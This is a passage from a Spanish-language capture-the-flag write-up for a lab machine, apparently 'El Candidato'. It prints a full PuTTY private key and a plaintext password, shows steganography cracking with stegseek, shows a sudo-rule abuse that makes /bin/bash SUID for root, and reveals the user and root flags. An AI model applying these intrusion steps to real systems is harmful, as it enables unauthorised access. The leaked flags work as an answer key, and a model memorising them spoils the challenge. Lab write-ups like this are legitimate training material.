dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ cd /mnt/IT_TOOLS
dean@TheHackersLabs-Gyhabogados:/mnt/IT_TOOLS$ ll
bash: ll: command not found
dean@TheHackersLabs-Gyhabogados:/mnt/IT_TOOLS$ ls
private_key.ppk
dean@TheHackersLabs-Gyhabogados:/mnt/IT_TOOLS$ cat private_key.ppk
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20241207
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQChs4j7RrKK0irt48t3uIVcVG9wZYIQFj44
vb+0wSIRbh+BPDBWL+CPi+w3ftYoHwCwBmlhl2VksuDmaLQ7AC58vdo8FkhCy9yX
cfXrAf6lqzyCRurC2TsklhZl58a9JPfkjvknr28V9vo7vp0GsmMh5JePbXf/WFmh
apnR3diJ6YQiRlg+2rZ3xwLVcIU0GorVa4egD0PX0b0nlbGIUh0q+/bSbvTZh4rf
AFSjSq6umZ0mzg8QSiNw6mAV2tjYNQST2h5q+mEbGhfkWacQICA1a5+JgvVWEd8w
b0s6zxtLJ/Amin0cXC7NIIBFLlvrnm50c4u8J4RxN+8fE07SetZ
Private-Lines: 14
AAABAQCCBhQShsI6T/PhyggAxULBnATJ4/giAa3MH8G2JfXfNrvozwpHca5W2vGQ
mm4GMu4tuXbukmgLe3f3YbqNbTcdPaoD0DY0Ca9pSz8b0+V/mnl30QtldU09WLBn
Iy0/vFPnITW2Ib0vLw00gURjYl9x8+PFiUMk9IM3l5SvGPi3fwlVF5KFeGu0kBx
JvAYKC1i4020x80U8BYo5GbAqf/xhzrEAqGagZlYqZUfGpjt3H0clwzzTdU0Rfm3
Yvipdb+Z8Rbx8Gx+ZhBE00I+purl+t9x2Ah5Kx0BuRumI2U5+WmhRk9wCb9kleSC
/jrVLY9inIU4PJQ7Ua5MsF51Q2QhAAAQgQDIiWkz2x9whKunnWmJuyORRLt/UCLm
CLr+0IH56LYbpL2jEh0we0lWKS6Y7j4az5ksMp0kpSEsvu9RaoB8YT14qMqMgcrt
U0S0mmpPacge4IyCsRDBatMD00b+RNeiSiWRHZCfZjer0KEHJYJ9RoxkMFwKNWH
Y9QLRHTZKIr3YwAAAIeArTubQNpewo4KXm1XDG+zZ8LKxocWSlwGkgkIoSFy+Rhd
ZG/40SCedIebeEm2V39qb0Uv7g/Z6DexHqlvoFo03A5ZHVSO/WQFGER689hSjVSW
St+IFzRtQf0vcpEJ54HKgZpvoZDhvubQ83+dFb+dUPJWsx/bJBj9d0BVH65RMA
AACANGrlnp2AYFkt8P+oB0PsoS07RI0m8D5aSgQVRwm3cVP9K5iXrVBN0ig5Wsyu
14aiSoAoKzCZ5xTU4SlmhGcVIMbxRKQEZKTm9JtNH+tWL0t0WTVx9hE+6CQDK06B
L4zR7VqFhBvN3Z7psNVNd0TY0Fhtpk6L5U6Cfj2G6556rEk=
Private-MAC: a2fd6e6771fe55704f60f5257bfda279ef38bf8cba41597c5e1be4778c8cc3ba
dean@TheHackersLabs-Gyhabogados:/mnt/IT_TOOLS$
```

El archivo `private_key.ppk` es una clave privada en formato **PuTTY** (utilizado comúnmente en Windows para conexiones SSH). Para usarla en un entorno Linux o macOS, primero debes convertirla al formato estándar de OpenSSH (`.pem` o sin formato). Luego, puedes usar la clave para conectarte a un servidor SSH.

```
sudo apt install putty-tools
```

```
puttygen private_key.ppk -O private-openssh -o id_rsa
```


```
chmod 600 id_rsa
```

```
> ssh -i id_rsa john@192.168.137.9
Linux TheHackersLabs-Gyhabogados 6.1.0-28-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-1 (2024-11-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Dec  8 19:22:50 2024 from 192.168.1.18
john@TheHackersLabs-Gyhabogados:~$ whoami
john
john@TheHackersLabs-Gyhabogados:~$
```

entramos como dean que todavia no lo hicimos y descargamos la imagen a ver si tiene algo pq enumere de todo y nada...



```
[i] Error: could not open the wordlist: /usr/share/wordlists/rockyou.txt
> stegseek impala_67.jpg /usr/share/seclists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "ironmaiden"
[i] Original filename: "credentials.txt".
[i] Extracting to "impala_67.jpg.out".
```

```
> cat impala_67.jpg.out
john: TI!Powerful2024
```



```
john@TheHackersLabs-Gyhabogados:~/.config$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on TheHackersLabs-Gyhabogados:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User john may run the following commands on TheHackersLabs-Gyhabogados:
    (ALL) PASSWD: /usr/bin/python3 /home/john/tools/backup.py
john@TheHackersLabs-Gyhabogados:~/.config$
```

como el archivo no existia lo creo con un script q me lance un shell suid y listo

```
john@TheHackersLabs-Gyhabogados:~/tools$ sudo /usr/bin/python3 /home/john/tools/backup.py
john@TheHackersLabs-Gyhabogados:~/tools$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Mar 29  2024 /bin/bash
john@TheHackersLabs-Gyhabogados:~/tools$ /bin/bash -p
bash-5.2# ls
backup.py  pspy
bash-5.2# whoami
root
bash-5.2#
```

```
bash-5.2# ls -l /root/
Maildir notes.txt vboxpostinstall.sh
bash-5.2# cat /root/notes.txt
EL CANDIDATO

¡Felicidades, hacker!

Has logrado rootear la máquina.

Recuerda, la ciberseguridad es un campo en constante evolución. Los desafíos son solo una pieza del rompecabezas;
sigue aprendiendo, explorando y compartiendo tu conocimiento.

Si te gustó este CTF, ¡cuéntaselo a otros! Y si encontraste errores o tienes sugerencias, no dudes en hacérmelo saber.

Flag: 63baa2b1cd7ac490cf34e7c6a317067b

"La verdadera fuerza de voluntad está en fallar una y otra vez, y al final tener éxito"
--- David Goggins
bash-5.2#
```

and user dean

```
-rw----- 1 dean dean 1662 Dec  7 2
bash-5.2# cat user.txt
930b5a4b9098abfdaa67f93a937593bf
bash-5.2#
```